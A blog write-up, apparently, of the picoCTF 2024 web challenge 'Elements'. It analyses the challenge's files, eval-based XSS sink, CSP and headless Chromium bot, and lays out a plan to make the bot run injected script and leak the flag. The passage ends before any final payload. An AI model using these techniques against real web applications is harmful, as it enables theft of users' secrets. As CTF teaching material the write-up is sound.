
picoCTF 2024 - Elements (Web, CSP Bypass)

Posted on 2 Apr, 2024

picoCTF 2024 was held from 12-26 March 2024, and while pico is largely a beginner-friendly event, some of the challenges were *devilishly* difficult. This is a writeup of our solution for Elements, a wicked hard XSS and CSP bypass challenge. We ended up solving in an unintended way that we think was quite novel.

“How wicked hard was it” I hear you ask?



The most-solved challenge (Bookmarklet) had 7269 solves. Elements was the second-least solved challenge at just 39 solves, followed by “high frequency troubles” with 31 solves. It was that wicked hard.

Greetz

Big ups to the picoCTF crew for another great contest, ehhthing for setting this cracker of a challenge, and Mike for proofreading this post and being my co-conspirator during the contest.

tl;dr


If you’re unsure about investing time into reading this novel of a post (I don’t blame you) the gist of this challenge was as follows:

(Beware that once you read a spoiler you can’t un-read it 😵)

- The challenge presents itself as a drag-and-drop browser-based game
- It's clear that there's a server-side instance of Chrome running, hinting at it perhaps being an XSS challenge
- [redacted]
- [redacted]
- [redacted]

Unintended solution

Between drafting this post and hitting publish, I caught wind of an alternate solution. I reached out to the author, ehhthing, to ask which was the intended solution, and they said neither. Apparently there's some other Chrome-only (?) JavaScript API that doesn't honour CSP? So there's at least three ways to tackle this, and while ours certainly seems less straightforward than the known alternatives, I still think it's cute 😊



The handout

The challenge was described as “Insert Standard Web Challenge Here”

The handout was a 158MB tarball (!) with a SHA256 of `c24864afe920a19450f93eebd051088630fd7211a26727926c9da830853b4b02`. As of the time of writing it is available at https://artifacts.picoctf.net/c_rhea/16/elements.tar.gz

Unpacking it gives us the following files:

- chrome.deb

- chromium.diff
- docker-compose.yml
- Dockerfile
- flag.txt
- index.mjs
- policy.json
- start_display.sh
- static/
    - index.html
    - index.js

`chrome.deb` is a whopping 392MB when unpacked 😅 the rest of the files total to just under 20KB

We'll discuss each of these files as they become relevant to the challenge.

UPDATE: Turns out, though the contest has ended, the challenge has been added to the picoGym if you'd like to play along.

The Dockerfile

```
FROM --platform=amd64 node:21-bookworm-slim

ADD chrome.deb /tmp/chrome.deb
RUN apt-get update && \
    apt-get install -y /tmp/chrome.deb && \
    apt-get install -y xvfb && \
    rm -rf /var/lib/apt/lists/* /tmp/chrome.deb

WORKDIR /app

COPY flag.txt .
COPY index.mjs start_display.sh ./
COPY static ./static
COPY policy.json /etc/chromium/policies/managed/policy.json

CMD ./start_display.sh & DISPLAY=:99.0 su node -c "node index.mjs"
```

The Dockerfile seems fairly straightforward. It installs Chromium as given by `chrome.deb` (which is presumably a patched version of Chromium per `chromium.diff`, which we'll look at later). It also installs `xvfb` which "provides an X server that can run on machines with no display hardware and no physical input devices". This seems to indicate that the challenge has some kind of server-side bot functionality using Chromium, something that is common across XSS challenges 👀

It goes on to copy some files to `/app` including the flag, `index.mjs`, `start_display.sh` and some static web resources given by `static/`.

It copies `policy.json` to within `/etc/chromium/`

Finally, it says that upon starting, containers should run `start_display.sh`:

```
rm -f /tmp/.X99-lock
while true
do
    Xvfb -ac :99 -screen 0 1280x720x16
done
```

and should then, with the `DISPLAY` environment variable set, run `index.mjs` as the `node` user.

A quick note on the hosting situation

This document is written from the perspective of a picoCTF competitor. I never felt the need to run the challenge myself (with the exception of playing with the modified Chromium, which we'll get to later). picoCTF ran this as an instanced challenge, in which a competitor could ask for an instance of the challenge to be spun up for their exclusive hacking. picoCTF would then destroy this instance after 30 minutes.

The instances were made accessible at `http://rhea.picoctf.net:$PORT/` with a random `$PORT` each time. And so throughout this document, the target port number may change as we spin up instances only to have them swept away from beneath us :)


Progress

I'll do my best to drop signposts as we work through the challenge. For now, we have just one task:

- **TODO: Understand what we're working with**

The webapp

The challenge is reminiscent of games where you combine elements to produce new elements, which you combine with other elements to produce even newer elements, and so on. For example, dragging “Fire” and “Water” to the canvas and combining them results in Steam:



Taking a look at `index.html` we see nothing of great interest:

```
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>elements</title>
    <style>
        /* [... SNIP - various styling stuff ...]*/
    </style>
</head>
<body>
<div id="elements">
    <div id="search">
        <input id="searchbox" placeholder="Filter">
    </div>
</div>
<div id="online" hidden>
    <label for="online-enabled">online mode?</label>
    <input id="online-enabled" name="online-enabled" type="checkbox">
</div>
</body>
<script type="module" src="index.js"></script>
</html>
```

It sources `index.js` which is 200 lines long. This is where the game logic is implemented.

index.js

The game logic starts as follows:

```
// this entire thing is basically a knockoff of infinite craft
// https://neal.fun/infinite-craft/

const onlineHost = 'https://elements.attest.lol';

const buttons = document.getElementById('elements');

// these were all generated by ai, yes they have some really weird results
const recipes = [["Ash","Fire","Charcoal"],["Steam Engine","Water","Vapor"] /* [... SNIP ..

const elements = new Map([["Sauna","💦"],["Railway Engine","🚂"] /* [... SNIP ...] */]);

const cache = new Map();

let found = new Map([['Fire', '🔥'], ['Water', '💧'], ['Earth', '🌍'], ['Air', '🌫️']]);

if (localStorage.getItem('found')) {
    found = new Map(JSON.parse(localStorage.getItem('found')));
}

let onlineMode = false;

let state = {};
```

- We have an `onlineHost` being some URL and we later have `onlineMode` being set to `false` (this ends up being unimportant)
- We set up a reference to the document's `elements` element (this also ends up being unimportant)
- We have a series of 136 `recipes`
    - Each recipe is a three-item list
    - One of the items is `["Fire","Water","Steam"]`. We already know that Fire and Water make Steam. And so it stands to reason that each of the recipes describe the two precursors that combine to give a particular element.
- There is a `Map` called `elements`. This seems to serve the purpose of translating a particular element given by a string (e.g. "Sauna") into its appropriate emoji (e.g. "💦"). There are 129 of these.
- There is a `Map` called `cache`. It's initially empty.

- There's a `Map` called `found`. It appears to have the same shape as the "elements" `Map`, and is initialised with the four base elements
- If `localStorage` has an item named "found", then its corresponding value is pulled out, it's JSON-decoded, and it's used to set the `found` variable
    - This implies a game-save mechanic, where relaunching the browser would let you pick up where you left off
- `state` is initialised to be an empty object

The code goes on to describe:

- Some mechanics to do with the "Online mode", which seems to interact with `https://elements.attest.lol` in some way
    - There are notices scattered throughout the challenge, saying that "online mode" is not related to the challenge in any way, and hacking the online mode server is absolutely forbidden.
    - We indeed did not end up needing to hack the online mode server. I'm still confused as to the functionality and purpose of the online mode. Perhaps it exists only as a red herring? Regardless, we won't discuss it again during this writeup.
- Handling of the "search" box, seemingly to allow the player to filter the list of found elements
- A function `evaluate()` - we'll come back to this
- A function `colliding()` which seems to relate to the drag-and-drop functionality of the webapp. We'll ignore this.
- A function `hash(...args)` which simply `JSON.stringifies()` its args
- A function `create()` - this is a long function that seems to relate to state management. This didn't end up being strictly relevant to the solution, and due to its complexity we'll ignore it.

Finally, `index.js` says:

```
for (const [element, emoji] of found.entries()) {
    elements.set(element, emoji);
    create(element);
}

try {
    state = JSON.parse(atob(window.location.hash.slice(1)));
    for (const [a, b] of state.recipe) {
        if (!found.has(a) || !found.has(b)) {
            break;
        }
        const result = evaluate(a, b);
        found.set(result, elements.get(result));
    }
} catch(e) {}
```

These are top-level JavaScript statements, meaning they execute immediately upon loading the page. Understanding them is going to be vital.

The `for` loop seems to be taking `found` (which is initialised to be either the four base elements, or the JSON decoded contents of `localStorage.getItem('found')` in the case of loading a saved game) and setting up the state of the game based on it.

The `try` block is more interesting.

1. It gets `window.location.hash.slice(1)`
    1. `window.location.hash` is the URI Fragment of the current URI. For example, in the case of `https://example.com/foo?bar#fizz` the URI Fragment as accessed by `window.location.hash` would be `#fizz`
    2. We do `.slice(1)` to remove the leading `#`, leaving us with, in this example, `fizz`
2. It uses `atob()` to base64-decode the fragment
3. It does `JSON.parse()` to JSON-decode the base64-decoded fragment. This is stored in the `state` variable (which was initialised as an empty object at the top of the file and is thus globally accessible)
4. Taking each item in `state.recipe` as a two-item list, with the first item in the list being `a` and the second being `b`, it does the following:
    1. If `found` does not contain `a` OR `found` does not contain `b`, the loop terminates
    2. It calls `evaluate(a, b)` and stores the result in `result`

3. It adds effectively adds `result` to `found`

If, at any time, an exception is thrown, the exception is swallowed and the chunk of code terminates, leaving the game to continue as usual.

Taking a look at `evaluate()` we have:

```
const evaluate = (...items) => {
    const [a, b] = items.sort();
    for (const [ingredientA, ingredientB, result] of recipes) {
        if (ingredientA === a && ingredientB == b) {
            if (result === 'XSS' && state.xss) {
                eval(state.xss);
            }
            return result;
        }
    }
    return null;
}
```

That is:

1. We `sort` the arguments and destructure them into `a` and `b`
    1. This is likely for convenience, and means that `evaluate("foo", "bar")` will have the same effect as `evaluate("bar", "foo")`
2. We look within `recipes` to find a recipe such that the first and second elements are `a` and `b` respectively. As an example, `evaluate("Fire", "Water")` would find the recipe `["Fire","Water","Steam"]`. The third item in the recipe is stored in the variable `result`
3. If `result` is “XSS”, then we do `eval(state.xss)` 👀
4. We return `result`

Note that if step 2 fails to find a recipe for the given `items`, we return `null`.

Step 3 is very interesting. If we control the URI fragment, we control `state` - recall that we did `state = JSON.parse(atob(window.location.hash.slice(1)))` earlier. If at any time the element “XSS” is manufactured, then `state.xss` is evaluated. This could give us XSS.

Putting it all together, if the URI fragment is set, it is unpacked into `state`. Each of the recipes in the `state.recipe` array are produced, but if any recipe depends on something that has not yet been

found, the loop aborts. Finally, if at any point the element “XSS” is produced, JavaScript as given by `state.xss` is evaluated, giving us XSS “for free”.

Progress

- DONE: Understand what we’re working with
  - There is an XSS opportunity through the URL fragment, where a chain of recipes that produces “XSS” will evaluate the `xss` payload
- **TODO: Understand what we can do with the XSS. How can it get us the flag?**

Directing the bot

Hopefully we have a way of forcing something that knows the flag to visit a URL containing a URL fragment of our choice, triggering XSS and leaking the flag to us.

Switching our attention to the `node` server, `index.mjs` starts as follows:

```
import { createServer } from 'node:http';
import assert from 'node:assert';
import { spawn } from 'node:child_process';
import { mkdir, mkdtemp, writeFile, rm, readFile } from 'node:fs/promises';
import { tmpdir } from 'node:os';
import { join } from 'node:path';

const sleep = delay => new Promise(res => setTimeout(res, delay));

const html = await readFile('static/index.html', 'utf-8');
const js = await readFile('static/index.js', 'utf-8');
const flag = await readFile('flag.txt', 'utf-8');

let visiting = false;

async function visit(state) {
    // [... SNIP ...]
```

We have a bunch of imports, followed by the definition of a `sleep()` function that sleeps for a given time, the loading of some static assets, and a global variable `visiting` which is initialised as `false`

We then see a function `visit(state)`. We'll come back to this.

Finally, we have the main server loop:

```
createServer((req, res) => {
    const url = new URL(req.url, 'http://127.0.0.1');

    const csp =  [
        "default-src 'none'",
        "style-src 'unsafe-inline'",
        "script-src 'unsafe-eval' 'self'",
        "frame-ancestors 'none'",
        "worker-src 'none'",
        "navigate-to 'none'"
    ]

    // no seriously, do NOT attack the online-mode server!
    // the solution literally CANNOT use it!
    if (req.headers.host !== '127.0.0.1:8080') {
        csp.push("connect-src https://elements.attest.lol/");
    }

    res.setHeader('Content-Security-Policy', csp.join('; '));
    res.setHeader('Cross-Origin-Opener-Policy', 'same-origin');
    res.setHeader('X-Frame-Options', 'deny');
    res.setHeader('X-Content-Type-Options', 'nosniff');

    if (url.pathname === '/') {
        res.setHeader('Content-Type', 'text/html');
        return res.end(html);
    } else if (url.pathname === '/index.js') {
        res.setHeader('Content-Type', 'text/javascript');
        return res.end(js);
    } else if (url.pathname === '/remoteCraft') {
        try {
            const { recipe, xss } = JSON.parse(url.searchParams.get('recipe'));
            assert(typeof xss === 'string');
            assert(xss.length < 300);
            assert(recipe instanceof Array);
            assert(recipe.length < 50);
            for (const step of recipe) {
                assert(step instanceof Array);
                assert(step.length === 2);
```

```
                for (const element of step) {
                    assert(typeof xss === 'string');
                    assert(element.length < 50);
                }
            }
            visit({ recipe, xss });
        } catch(e) {
            console.error(e);
            return res.writeHead(400).end('invalid recipe!');
        }
        return res.end('visiting!');
    }

    return res.writeHead(404).end('not found');
}).listen(8080);
```

We have a rather brutal Content Security Policy (CSP) which we'll come back to later. We also have some HTTP headers being set - `Cross-Origin-Opener-Policy`, `X-Frame-Options` and a `nosniff` directive.

Finally, we handle the request

Requests for `/` will return the contents of `index.html` (analysed above)

Requests for `/index.js` will return the contents of `index.js` (analysed above)

Requests for `/remoteCraft` will extract a `recipe` from the `searchParams` (i.e. URL query string), will JSON decode it, will extract the `recipe` and `xss` values from the resulting object, and will then check various attributes of these values:

- `xss` must be a string of less than 300 characters
- `recipe` must be an array of less than 50 items
    - Each item (`step`) must be an array of length 2
        - For each of the 2 elements in the `step`, we… once again check that `xss` is a string (???) and we check that the length of element is less than 50

There seems to be a bug in the type-checking of each `element` in each `step` of `recipe`. I would expect to be verifying that the type of `element` is string, but instead we repeatedly re-check that the type of `xss` is string. This is either an oversight by the author, or a nasty red herring. It was not relevant to the solution we used.

If any of these checks fail, the string “invalid recipe” will be returned to the user. Else, we do `visit({ recipe, xss })`

`visit()` is given as follows:

```
async function visit(state) {
    if (visiting) return;
    visiting = true;

    state = {...state, flag }

    const userDataDir = await mkdtemp(join(tmpdir(), 'elements-'));

    await mkdir(join(userDataDir, 'Default'));
    await writeFile(join(userDataDir, 'Default', 'Preferences'), JSON.stringify({
        net: {
            network_prediction_options: 2
        }
    }));

    const proc = spawn(
        '/usr/bin/chromium-browser-unstable', [
            `--user-data-dir=${userDataDir}`,
            '--profile-directory=Default',
            '--no-sandbox',
            '--js-flags=--noexpose_wasm,--jitless',
            '--disable-gpu',
            '--no-first-run',
            '--enable-experimental-web-platform-features',
            `http://127.0.0.1:8080/#${Buffer.from(JSON.stringify(state)).toString('base64')
        ],
        { detached: true }
    )

    await sleep(10000);
    try {
        process.kill(-proc.pid)
    } catch(e) {}
    await sleep(500);

    await rm(userDataDir, { recursive: true, force: true, maxRetries: 10 });

    visiting = false;
}
```

1. If the global `visiting` variable is true, we bail out. Else we set it to `true`. Jumping to the end of the function, we can see that we plan to set `visiting` to `false` when we're done. This is a primitive locking mechanism to ensure that only one instance of the bot can be running at once.
2. We add the flag into the given `state` object 👀
3. We create a temporary directory, and write a `Preferences` file to it, setting the `network_prediction_options` option to 2. This disables prediction/prefetching actions within Chrome. We'll come back to this later.
4. We run `chromium-browser-unstable` (i.e. the patched Chromium) with a variety of options: We set the `user-data-dir` and `profile-directory` such that the policy written in step 3 is honoured, we disable the sandbox (probably to allow Chromium to run inside docker without needing to fiddle with a seccomp profile), we seem to be disabling WebAssembly (Wasm) and the JIT, we disable the GPU, skip the first-run wizard, and enable "experimental platform features". We direct Chromium to browse to the challenge webapp with a URL fragment given by a base64-encoding of the JSON encoding of the `state`
5. We wait 10 seconds, we kill Chromium, we wait half a second, we clean up the profile directory created in step 3, and we unset the `visiting` variable (See step 1)

Regarding step 4, note that the challenge explicitly disables Wasm and the JIT compiler. This is of some comfort to us, in that things like JIT are commonly responsible for web browser memory corruption vulnerabilities. By showing us that JIT is disabled, I think the challenge author is sending a message - "You're not expected to exploit the browser" and for that challenge author, we thank you 🙏

All in all, we can use `/remoteCraft` to direct the bot to consume a URL fragment with an attacker-chosen recipe of less than 50 steps and an XSS payload of less than 300 characters. At the time that the XSS payload pops off, the flag will be available to Chromium's JavaScript engine via `state.flag`

And so we should be able to:

1. Solve for a recipe chain of less than 50 steps which produces an "XSS" element
2. Direct the bot to consume it, giving us XSS
3. Use the XSS payload to direct the bot to fish the flag out of `state` and leak it to us

Progress

- DONE: Understand what we're working with
    - There is an XSS opportunity through the URL fragment, where a chain of recipes that produces "XSS" will evaluate the `xss` payload
- DONE: Understand what we can do with the XSS. How can it get us the flag?
    - We can coax a bot into consuming a URL fragment of our choice. The bot has the flag in `state.flag`
- **TODO: Create a recipe chain for the URL fragment. It must be less than 50 steps in length and must produce the "XSS" element.**
- **TODO: Use the XSS against the bot to leak the flag**

Solving for the recipe chain

From `index.js` we can see that the following recipes exist:

```
const recipes = [
    ["Ash", "Fire", "Charcoal"], ["Steam Engine", "Water", "Vapor"], ["Brick Oven", "Heat E
    ["Magma", "Mud", "Obsidian"], ["Earth", "Mud", "Clay"], ["Volcano", "Water", "Volcanic
    ["Obsidian", "Rain", "Black Rain"], ["Colorful Pattern", "Fire", "Rainbow Fire"], ["Clo
    ["Electricity", "Haze", "Static"], ["Fire", "Water", "Steam"], ["Dust", "Rainbow", "Pow
    ["Fire", "Mud", "Brick"], ["Hot Spring", "Swamp", "Sulfur"], ["Adobe", "Graphic Design"
    ["IoT", "Security", "Encryption"], ["Colorful Pattern", "Mosaic", "Patterned Design"],
    ["Earth", "Water", "Mud"], ["Brick", "Fire", "Brick Oven"], ["Colorful Pattern", "Obsid
    ["Colorful Display", "Graphic Design", "Colorful Interface"], ["Fire", "Mist", "Fog"],
    ["Earth", "Fire", "Magma"], ["Air", "Earth", "Dust"], ["Cloud", "Rainbow", "Rainbow Clo
    ["Obsidian", "Thunderstorm", "Lightning Conductor"], ["Cloud", "Rain", "Thunderstorm"],
    ["Dust", "Fire", "Ash"], ["Cement", "Swamp", "Marsh"], ["Hot Tub", "Mud", "Mud Bath"],
    ["Ceramic", "Fire", "Earthenware"], ["Haze", "Swamp", "Fog Machine"], ["Rain", "Rainbow
    ["Dust", "Haze", "Sandstorm"], ["Ash", "Hot Spring", "Geothermal Energy"], ["Ash Rock",
    ["Computer Chip", "Fire", "Data"], ["Colorful Pattern", "Swamp", "Algae"], ["Fog", "Wat
    ["Artificial Intelligence", "Data", "Encryption"], ["Internet", "Smart Thermostat", "Io
    ["Computer Chip", "Volcano", "Data Mining"], ["Obsidian", "Water", "Hot Spring"], ["Com
    ["User Input", "Visualization", "Interactive Design"], ["Mist", "Mud", "Swamp"], ["Geol
